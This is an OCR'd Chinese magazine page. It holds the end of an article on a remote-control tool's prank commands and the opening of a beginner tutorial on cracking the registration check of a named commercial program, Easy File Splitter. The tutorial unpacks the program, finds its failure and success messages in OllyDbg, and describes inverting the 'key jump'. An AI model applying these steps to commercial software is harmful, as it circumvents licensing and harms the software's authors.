



图12

“收藏夹”按钮是用来记录和收藏操作事件的集合性工具，它可以将用户常用的操作记录保存下来，并随时返回这些操作。在笔者看来，这些命令都是一些搞恶作剧的命令，比如隐藏硬盘、隐藏桌面图标、禁用关闭系统等，大家就自己试着玩玩吧（图15）。

最后，我们来看看“传输量”的设置，它的设置好坏将直接影响蜜蜂8的整个远

下接167页


神密园

TIT女子破解小组Crack入门零基础
——菜鸟必读之爆破实录

秦妮@[T.I.T]&[EST]

Crack的英文译意是破裂、爆裂，引申有破解、破门而入的意识。而我们今天要说的Crack就是破碎软件的保护，获得软件的无限制使用权限；带领你突破软件保护的大门，享受“破门而入”快感。

今天我们就用一个简单的程序来向大家介绍一下crack的第一阶段：爆破。这不需要你有很深厚的汇编功力和PE文件结构知识的了解。只要能用现成的查壳脱壳软件查壳脱壳，大概了解程序注册流程，能使用简单反汇编工具对程序进行反汇编，能找到关键跳，并使用程序编辑工具修改关键跳就OK了。

这个阶段经常使用的工具是：简单查壳脱壳工具、反汇编工具W32Dasm、ollydbg以及程序编辑工具UltraEdit等。

破解的基本原理：

查壳脱壳：使用工具查看程序是否加壳，加则脱之。

找到关键跳：查找注册成功或失败信息，向上找，直到找到关键跳。

关键跳：跳向注册成功或失败的汇编跳转指令）

修改关键跳（改逆）：顾名思义“改逆”就是改成相反的。把关键跳改逆。正常的注册流程是，如果输入正确注册码则跳向注册正确信息，否则相反。那我们改逆后，程序就会在我们胡乱输入错误注册码后跳向注册正确信息了。

下面我们就以一款国外的文件分割软件Easy File Splitter为例详细讲解一下爆破的全过程。

一、查壳脱壳

这类工具很多了，如：PEID、pe-scan、FI、language2k……推荐使用pe-scan，因为它可以自动脱掉一部分壳。




图1

如图1可得知程序壳的类型是aspack2.12，并且pe-scan可以帮我们脱掉，我们点“unpack”脱壳。生成无壳文件Unpacked.exe，运行程序，胡乱写注册码注册，如图2。

结果当然失败了，我们的目的是记录注册错误信息：




图2

“Registration Failed, please try again, or contact us for support!”，翻译成中文是：“注册失败，请重试，或联系我们寻求帮助！”记得这个信息，找关键跳的时候要用。

二、找关键跳

用ollydbg打开无壳程序Unpacked.ExE。在左上窗口右键，选择“搜索”→“字符参考”，如图3。




图3

查找我们刚才记录的注册失败信息，如图4。



图4

在错误信息上双击，来到代码处：

```
0040CE53    C745 84 188A40>MOV DWORD PTR SS:[EBP-7C],Unpacked.00408>;  UNICODE "Registration Failed, please try again, or contact us for support!"
```

这里就是注册码错误了，如果注册码不对就会到这里。向上

找找，通常情况下，注册成功信息和关键跳都会在附近，如图5。




图5

```
0040CD5A    C745 84 048840>MOV DWORD PTR SS:[EBP-7C],Unpacked.00408>    UNICODE "Registration Succeeded!"
```

中文意思是："注册成功！"很明显这是注册成功的信息了。那么估计关键跳会在前面。如图6程序运行到关键跳，如果注册码正确则继续向下进行来到0040CD5A处注册成功，如果注册码错误就会来到0040CE53注册失败。

